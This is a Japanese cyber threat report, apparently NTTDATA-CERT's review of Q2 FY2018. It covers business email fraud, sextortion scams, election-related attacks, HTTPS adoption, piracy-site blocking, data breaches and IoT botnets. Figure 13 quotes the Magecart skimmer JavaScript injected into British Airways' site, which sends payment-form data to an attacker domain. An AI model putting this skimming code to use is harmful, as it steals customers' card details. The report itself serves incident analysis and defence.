7/12	FBI の調査によれば、2013 年 10 月から 2018 年 5 月にかけて、BEC により 78,000 件、125 億ドルの被害がありました［48]。	78,000 件、125 億ドル
8/15	トレンドマイクロのアンケート調査によれば、39%の企業が詐欺メールを受信しており、5%の企業が実際に送金する被害を受けていました［49]。	5%の企業が実際に送金
8/27	IPA は日本語を用いた攻撃事例を確認したとし注意喚起しました［50]。	-
9/5	セキュリティ企業 Antuit は、2020 年の東京五輪に便乗した詐欺行為に向けた諜報活動を観測したと述べました［51]。	-




図 8 日本語を用いたビジネスメール詐欺［50］

2.4.2. パスワードを記載した脅迫メール

7/21 頃からビットコインの支払いを要求する脅迫メールが流通しているとして、JPCERT/CC が注意喚起をしました。「受信者がポルノ映像を閲覧している姿を Web カメラで盗撮した」「公開されたくなければ金銭を支払え」(図 9)といった内容でした。本文に受信者が利用していたパスワードを記載し、信憑性が高いように見せる点が特徴的でした［52］。トレンドマイクロの調査によれば、10/1 時点で合計 46 件、3.4BTC(250 万円相当)の支払いがありました［53］。




図 9 ビットコインの支払いを求める脅迫メール［53］

2.5. アメリカの政治活動に関するサイバー攻撃

2.5.1. 2016 年のアメリカ大統領選挙に関連するもの

アメリカ大統領選挙にロシアが干渉したとされる「ロシア疑惑」以降、アメリカでは外国からのサイバー攻撃の影響に対する懸念が強まっています。

表 9: 2016 年のアメリカ大統領選挙の関連イベント

日付	概要
7/13	アメリカ当局は大統領選の選挙戦に絡み、アメリカ国内のコンピュータに不正侵入したとして、ロシアの情報当局者 12 人を起訴しました。サーバの購入やドメインの登録、ハッキングに関連したその他の支払いで匿名性の高いにビットコインを使用したということです [54]。
8/1	アメリカ政府は、金融や電力、通信など民間の重要なインフラ設備への大規模なサイバー攻撃に備えるため、政府内に新たな部局を設置することを明らかにしました [55]。
9/21	アメリカ政府は、サイバー空間の脅威から米国を守るための安全保障政策をまとめた「国家サイバー戦略」を発表しました。ロシア、中国、イラン、北朝鮮の4カ国を「敵対国家」と名指ししたうえで、「(4 カ国は) 米国の経済、民主主義を傷つけ、米国の知的財産を盗むためにサイバーツールを使っている」と批判しました [56]。

2.5.2. 2018 年の中間選挙に関連するもの

7/19 Microsoft は中間選挙の候補者 3 名に対するサイバー攻撃を防御したと発表しました。Microsoft ドメインを装う認証ページを作成し、選挙関係者の認証情報を盗み取ろうとする「2.3.1 Office 365 を狙ったフィッシング攻撃」と同様のフィッシング攻撃の手口でした [57]。8/21 にも同社はサイバー攻撃集団 APT28(Fancy Bear)による攻撃を防御したと発表しました [58]。

2.5.3. トランプ大統領とプーチン大統領の会談

7/16 トランプ大統領とプーチン大統領がフィンランドのヘルシンキで会談しました。その直前 7/12 から、フィンランドへのサイバー攻撃が急増しました(図 10)。通信元のトップは中国、通信先ポートは SSH(TCP 22)や SMB(TCP 445)でした [59]。




図 10 フィンランド宛の攻撃性トラフィックの急増 [59]

2.6. 常時 HTTPS 化の流れ

Web サイト上のセンシティブな情報を扱う一部のページだけでなく、Web サイト全体を暗号化することを「常時 HTTPS(SSL)化」と言います。以下のような理由で常時 HTTPS 化の流れが加速しています [60]。

- なりすましや盗聴を防止でき、サイト訪問者にとって安全性が向上する
- アクセス解析の精度を向上でき、サイト管理者にとって利点がある
- 次世代プロトコルの HTTP/2 を利用し高速化の恩恵を得るには、事実上 HTTPS 通信が必須

一方で、日本の省庁や自治体サイトの常時 HTTPS 化の対応には遅れが見られます。経済産業省や総務省のサイトは 10/1 時点で HTTPS に対応していません。自治体のサイトで常時 HTTPS に対応したものは 6 月上旬で 37.4%でした [61]。常時 HTTPS されていないサイトへアクセスすると、ブラウザのバナー部分に図 11 のような警告が表示されます。

表 10: 常時 HTTPS 化のイベント

日付	概要
7/24	Google Chrome のバージョン 68 が公開されました。同バージョンから HTTP サイトのバナーに”Not secure”(保護されていない通信)のロゴが表示されるようになりました [62]。
8/24	セキュリティ研究者の調査によれば、Alexa[5]トップ 100 万サイトの過半数が HTTPS に対応しました [63]。

[5] Alexa Internet. インターネット関連企業で、ウェブサイトの利用状況を収集している。




図 11：HTTP サイトのバナーでの警告表示 [62]

2.7. 海賊版漫画サイトとブロッキングの議論

人気漫画の画像を、無許可で Web 上に掲載する、海賊版漫画サイトが問題になりました。特に利用者の多かったサイトが「漫画村」で、月間利用者数は数千万人以上でした。コンテンツ海外流通促進機構は「漫画村」による被害額を約 3 千億円と試算しました [64]。「漫画村」は 4 月下旬に閉鎖されアクセスできなくなりましたが、類似サイトの発生を防ぐことは困難です。対策として検討されているのが「サイトブロッキング」です。

サイトブロッキングとは、インターネットサービスプロバイダ（ISP）において、ユーザの該当サイトの閲覧を機械的に検知して遮断する仕組み(図 12)です。サイトブロッキングを実施すると、ユーザは自らの嗜好、関心等を ISP に推知されるおそれがあることになり、プライバシーの問題が生じます。著作権侵害による不利益と、一般のユーザに対する通信の秘密侵害による不利益をどう調整すべきか、という点が論点になっています [65]。

表 11:

日付	概要
4/13	日本政は知的財産戦略本部会合・犯罪対策閣僚会議を開催し、海賊版漫画サイトへの対策案を決定しました [66]。 *法制度整備が行われるまでの間の臨時的かつ緊急的な措置として、民間事業者による自主的な取組として、「漫画村」、「Anitube」、「Miomio」の 3 サイト及びこれと同一とみなされるサイトに限定してブロッキングを行うことが適当と考えられる。*
4/23	NTT コミュニケーションズ、NTT ドコモ、NTT ぷららの 3 社が「漫画村」等の海賊版漫画サイト 3 つに対し、ブロッキングを行うと発表しました [67]。
6 月から 10 月	日本政府は「インターネット上の海賊版対策に関する検討会議」を開催し、海賊版サイトへの対策を検討しました。10/15 に第 9 回会合が開かれましたが、予定されていた「中間まとめ」には至らず、会議は無期限延期となりました [68]。




図 12: サイトブロッキングの仕組み [69]

2.8. 情報漏えい

海外の Web サイトで不正アクセスによる大規模な情報漏えいが続きました。また AWS S3 等のオンラインストレージ、MongoDB 等のデータベースのアクセス権の不備による意図せぬデータ公開がありました。

表 12: 情報漏えいインシデントの一覧

日付	概要	被害件数
6/18	アディダスのアメリカの Web サイトで、不正アクセスにより顧客の個人情報が漏えいしました。影響対象者は数百万名の規模で、連絡先情報、氏名、暗号化パスワードなどが含まれました [70]。	個人情報 数百万件
7/11	Timehop アプリで、不正アクセスによりユーザの個人情報が漏えいしました。影響対象者は約 2,100 万人で、氏名、メールアドレス、誕生日などが含まれました。攻撃者は同社クラウド環境の認証情報を入手し、システムに不正侵入しました [71]。	個人情報 2,100 万件
7/19	Reddit で、不正アクセスによりユーザの登録情報が漏えいしました。攻撃者は 2007 年以前のデータベースバックアップを参照し、メールアドレス、パスワードハッシュなどを入手しました。Reddit は二要素認証を設定していましたが、攻撃者は SMS を盗聴し、二要素認証を突破しました [72]。	2007 年 5 月以前に登録したユーザ全て
7/20	シンガポール政府は、不正アクセスにより医療グループ SingHealth の患者情報が漏えいしたと発表しました。影響対象者は約 150 万人で、氏名、性別、住所などが含まれました。シンガポール首相も対象に含まれ、政府は特定の標的を狙った高度な攻撃であると述べました [73]。	個人情報 150 万件

8/21 から 9/5	British Airways の Web サイト、モバイルアプリで、ユーザの入力情報を盗みとる攻撃がありました。影響対象者は約 38 万人で、サイトで入力した氏名やクレジットカード情報が盗まれました［74］。セキュリティ企業 RiskIQ は 6 月に発生した Ticketmaster での情報漏えい事件との類似性から、サイバー犯罪集団 Magecart による犯行と指摘しました［75］。	個人情報 38 万件

```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

図 13 British Airways のサイトに挿入された悪意ある JavaScript コード［75］

2.9. ボットネット

さまざまな機器や家電がインターネットに接続できて便利になる反面、それらの脆弱な IoT 機器が侵害されてボットネットに組み込まれる事例が増えています。IT 機器がボットネットに組み込まれると、意図せずサイバー攻撃や犯罪に加担してしまうことになります。インターネットに接続している IoT 機器は、管理用アカウントのパスワードをデフォルトのパスワードから推測されにくいパスワードへ変更する、ファームウェアを定期的に更新する、不要なポートを開放しない、といった対策を行いましょう。

表 13：ボットネット関連イベントの一覧

日付	概要
7/4	総務省の調査によれば、重要インフラに導入済の IoT 機器 150 件で、パスワード設定不備などの脆弱性が発見されました［76］。
7/20	セキュリティ企業 Avast の調査によれば、ルーターの認証情報をデフォルトのものから変更していないユーザが 68%、ファームウェアを更新していないユーザが 64%を占めました［77］。

7/23	セキュリティ企業 Fortinet がボットネット Hide ‘N Seek がホーム家電を標的として拡散していると警告しました。2020 年までに IoT デバイスの総数は 204 億個に達するとされ、脆弱性の入りこむ余地が増えています[78]。
7/23	トレンドマイクロが、IoT 機器へ感染してボットネットを形成するマルウェア Satori の亜種の拡散を警告しました。Android のデバッグポート、TCP 5555 番をスキャンする通信の急増(図 14)をとらえたものでした[79]。
9/9	セキュリティ企業 PaloAlto がボットネット Mirai と Gafgyt の亜種を発見したと報告しました。Mirai の亜種は Apache Struts の脆弱性 CVE-2017-5638 を悪用していました。これは 2017 年に米国の消費者信用情報会社 Equifax で発生した情報漏えいで悪用された脆弱性です。Gafgyt の亜種は 8 月に公表されたファイアウォール製品 SonicWall の脆弱性 CVE-2018-9866 を悪用していました [80]。




図 14: マルウェア Satori の亜種による TCP 5555 番をスキャンする通信の急増 [79]

3. 2018 年度 第 3 四半期以降の予測

2018 年度 第 3 四半期以降のサイバー攻撃動向について、NTTDATA-CERT は以下のように予想しています。

3.1. ランサムウェアから暗号通貨を狙う攻撃へのシフト

金銭を狙った攻撃は、今後もランサムウェアから暗号通貨を狙う攻撃へシフトします。ただし、暗号通貨を採掘させるコインマイナーに関係する攻撃は相対的に減少し、取引所やユーザから暗号通貨を直接盗みとる攻撃が増加します。理由は以下の 2 点です。

- ビットコイン等の主要な暗号通貨の採掘は、専用ハードウェアの独壇場になっており、汎用機(パソコン)の採掘では十分な利益を上げられないため
- マイナーな暗号通貨は価格変動が激しく、採掘で利益を上げられないため

以上の点から、セキュリティの甘い新規の取引所を狙ったり、ユーザをだまして送金させたりする犯罪が増えます。


3.2. パスワードリスト攻撃

不正ログインが成功した過去の事件により、パスワードリスト攻撃の有効性が証明されてしまいました。多くのサービスでメールアドレスがアカウント名として用いられているため、インターネット上へのメールアドレスの流出事件も続いています。流出したリストを組み合わせた大規模なパスワードリスト攻撃の発生が懸念されます。

4. 2018 年度 第 2 四半期のタイムライン

